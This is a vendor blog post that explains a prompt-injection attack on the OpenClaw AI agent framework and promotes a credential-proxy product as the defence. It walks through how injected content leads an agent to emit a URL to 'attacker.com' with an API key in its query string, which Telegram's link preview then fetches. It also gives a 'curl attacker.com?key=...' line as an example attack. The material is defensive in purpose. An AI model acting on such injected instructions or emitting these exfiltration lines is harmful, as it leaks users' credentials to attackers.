
China’s National Computer Network Emergency Response Technical Team (CNCERT/CC) issued a security advisory about OpenClaw, the open-source autonomous AI agent framework. The warning is blunt: default configurations are dangerously weak, the agent has too many privileges, and prompt injection can turn it into an exfiltration tool.
This isn’t theoretical. Researchers demonstrated a specific technique that turns Telegram’s link preview feature into a no-click data theft channel. If you’re running an AI agent connected to a messaging platform, this applies to you.
The Attack: Silent Exfiltration via Link Preview
The attack chain works like this:
-
An attacker plants a prompt injection payload in content the agent will process. This could be a webpage, a document, a Reddit comment, a tweet, anything the agent reads as part of a task.
-
The injected instructions tell the agent to include a specially crafted URL in its response. The URL points to an attacker-controlled server, with sensitive data encoded in the query parameters:
https://attacker.com/exfil?key=sk-ant-api03-REAL_KEY_HERE -
The agent outputs this URL in a Telegram message (or Discord, Slack, or any platform with link previews).
-
Telegram’s servers automatically fetch the URL to generate a preview card. This is a platform feature, not something the user triggers. No click required.
-
The attacker’s server receives the HTTP request, including the full URL with the leaked data. Exfiltration complete.
The user never clicked anything. The agent didn’t make an outbound HTTP request to the attacker. The messaging platform did it for them, as a side effect of rendering the message.
Why This Is Worse Than It Sounds
Traditional prompt injection defenses focus on preventing the agent from executing malicious actions: blocking shell commands, restricting tool access, requiring human approval. Those are all worth doing. But this attack doesn’t require the agent to execute anything. It only needs the agent to say something, specifically a URL containing sensitive data. And every AI agent is designed to produce text output.
The attack surface is the agent’s response, not its tools. Content filtering on the output side is harder than it sounds. You’d need to inspect every URL the agent produces, parse query parameters, and determine whether any of them contain sensitive data. Real API keys, session tokens, and credentials don’t have a single format you can regex for. The space of possible encodings (base64, hex, URL-encoded, split across parameters) is too large for reliable detection.
This is why the CNCERT advisory specifically calls out messaging platform integrations. The link preview mechanism exists in Telegram, Discord, Slack, Microsoft Teams, and most chat platforms. It’s a feature designed for convenience that becomes an unintended exfiltration channel when an insecure agent is connected to it.
The Two-Layer Defense
Effective defense requires addressing both layers of the problem: preventing the exfiltration channel and ensuring there’s nothing worth exfiltrating.
Layer 1: Close the Exfiltration Channel
Disable link previews on every messaging platform your agent uses. This is the most direct mitigation for this specific attack vector.
OpenClaw + Telegram:
{
  "channels": {
    "telegram": {
      "linkPreview": false
    }
  }
}
This sets link_preview_options: { is_disabled: true } on every outbound message. Telegram won’t fetch URLs in the agent’s responses, so the exfiltration channel is closed.
Additional hardening:
- Set
groupPolicyto"allowlist"and restrict to your Telegram user ID - Set
tools.exec.securityto"allowlist"so only pre-approved commands run automatically - Enable
approvals.execforwarding so you get approve/deny prompts for unrecognized tool calls
These reduce the blast radius of a successful prompt injection. But they don’t solve the root problem.
Disabling link previews closes one channel. A proxy closes all of them.
If your AI agent holds real API keys, a clever prompt injection can always find a way to surface them. Phantom tokens mean there's nothing to exfiltrate.
No credit card required
Layer 2: Remove the Credentials from the Agent
Here’s the structural issue: if the agent has real API keys in its environment, a sufficiently clever prompt injection can extract them. Disabling link previews blocks one exfiltration channel, but there are others. The agent could be tricked into writing credentials to a file that gets synced somewhere. It could include them in a commit message. It could encode them in a response that the user copies somewhere public.
The only way to make credential exfiltration structurally impossible is to ensure the agent never has real credentials in the first place.
This is what a credential proxy does.
The Phantom Token Pattern
Instead of giving the agent real API keys, you give it two things: a fake token and a proxy URL.
# What the agent sees:
ANTHROPIC_API_KEY=fake-key
ANTHROPIC_BASE_URL=http://127.0.0.1:8900/anthropic
The agent uses these to make API calls as normal. Every request goes to the local proxy instead of the real API endpoint. The proxy:
- Strips the inbound auth header
- Routes the request by path prefix (
/anthropic/*toapi.anthropic.com,/openai/*toapi.openai.com) - Injects the real API key in the correct format for that provider (Bearer token,
x-api-keyheader, etc.) - Forwards the request upstream
- HMAC-signs and logs every call for audit
The agent never sees the real key. If a prompt injection extracts fake-key and encodes it in a URL, the attacker gets a string that authenticates against nothing. The real credentials exist only in the proxy’s memory, and the proxy only listens on 127.0.0.1.
Setting Up API Stronghold as a Credential Proxy for OpenClaw
Step 1: Store Your Credentials in the Vault
Move your API keys out of .env files and into API Stronghold’s zero-knowledge encrypted vault. The server stores only ciphertext it cannot decrypt.
api-stronghold-cli login
api-stronghold-cli key create "Anthropic Production" "sk-ant-api03-REAL_KEY"
api-stronghold-cli key create "xAI Grok" "xai-REAL_KEY"
Step 2: Create a Deployment Profile
A deployment profile maps vault keys to environment variable names. Only the keys you explicitly map are available to the agent.
api-stronghold-cli deployment create "openclaw-prod" cloudflare prod prod
api-stronghold-cli deployment add-mapping openclaw-prod <anthropic-key-id> ANTHROPIC_API_KEY
api-stronghold-cli deployment add-mapping openclaw-prod <xai-key-id> XAI_API_KEY
Step 3: Start the Credential Proxy
Start the local reverse proxy. It creates a time-limited session, decrypts your keys locally, and serves them through 127.0.0.1:
api-stronghold-cli proxy start \
  --port 8900 \
  --ttl 3600 \
  --providers anthropic,openai
The proxy prints a startup banner with the routes and environment variables you need:
Proxy listening on http://127.0.0.1:8900
Session expires: 2026-03-17T16:00:00Z

Routes:
  /anthropic/* → https://api.anthropic.com
  /openai/*    → https://api.openai.com

Set these environment variables for your agent:
  ANTHROPIC_API_KEY=fake-key
  ANTHROPIC_BASE_URL=http://127.0.0.1:8900/anthropic
  OPENAI_API_KEY=fake-key
  OPENAI_BASE_URL=http://127.0.0.1:8900/openai
On shutdown (Ctrl+C), the proxy flushes usage events, zeros key material from memory, and revokes the session server-side.
Step 4: Point OpenClaw at the Proxy
Configure your OpenClaw container to route through the proxy instead of hitting upstream APIs directly. In your docker-compose.yml:
services:
  openclaw-gateway:
    environment:
      ANTHROPIC_API_KEY: fake-key
      ANTHROPIC_BASE_URL: http://host.docker.internal:8900/anthropic
The agent sees fake-key as its API key and localhost:8900 as the API endpoint. Every request passes through the proxy, which strips the fake auth, injects the real credential, and forwards upstream. The real key never enters the container.
With this setup, even a fully compromised agent, one where prompt injection has complete control over the agent’s output, cannot leak real credentials. The real keys never enter the agent’s address space.
Step 5: Monitor and Audit
List active proxy sessions and inspect usage:
# See all active sessions
api-stronghold-cli proxy sessions --status active

# View usage events for a specific session
api-stronghold-cli proxy usage <session-id> --limit 100
Every proxied request is HMAC-signed and logged with provider, model, HTTP method, path, status code, and duration. If an agent makes an unexpected API call, you’ll see it in the audit trail.
Alternative: Inject Without a Proxy
If you don’t need the full proxy pattern (for example, you trust the container’s network boundary), you can inject scoped secrets directly into the child process:
api-stronghold-cli run openclaw-prod -- openclaw startThis decrypts the mapped keys and passes them as environment variables to the child process. Nothing written to disk. The keys are in process memory, which is better than .env files but still accessible to the agent. The proxy pattern is strictly stronger because the agent never holds real keys at all.
What Each Layer Stops
| Attack | Link preview disabled | Exec allowlist | Credential proxy |
|---|---|---|---|
| URL exfiltration via Telegram preview | Blocked | - | Nothing to exfiltrate |
Agent runs curl attacker.com?key=$ANTHROPIC_API_KEY | - | Blocked (not on allowlist) | $ANTHROPIC_API_KEY is a fake token |
| Agent includes key in plain text response | - | - | Key is a session token, useless externally |
| Agent writes key to a file that gets synced | - | - | Written “key” is a session token |
| Attacker extracts session token | - | - | Token only works via localhost proxy |
The Broader Pattern
The CNCERT advisory is the first time a national CERT has issued a formal warning about prompt injection in AI agents. It won’t be the last. The structural risks, agents with broad system access processing untrusted content, are inherent to how these systems work.
The defenses are layered:
- Input sanitization: Wrap external content with security boundaries (OpenClaw does this automatically).
- Output restrictions: Disable link previews, restrict tool access, require human approval for sensitive actions.
- Credential isolation: Never give the agent real credentials. Use a proxy that holds the keys and validates every request.
No single layer is sufficient. Input sanitization helps but can be bypassed by well-crafted injections. Output restrictions help but can’t cover every possible exfiltration channel. Credential isolation is the structural fix: even if every other layer fails, there’s nothing valuable to steal.
If you’re running an AI agent connected to Telegram, Discord, Slack, or any messaging platform, start with layer 2 (disable link previews and tighten tool policies). Then move to layer 3. The proxy pattern isn’t just a nice-to-have. It’s the only defense that holds up when the agent is fully compromised.
The only defense that holds when the agent is fully compromised
API Stronghold's credential proxy keeps real keys out of your agent's environment entirely. Phantom tokens in, real credentials never reach the container.
No credit card required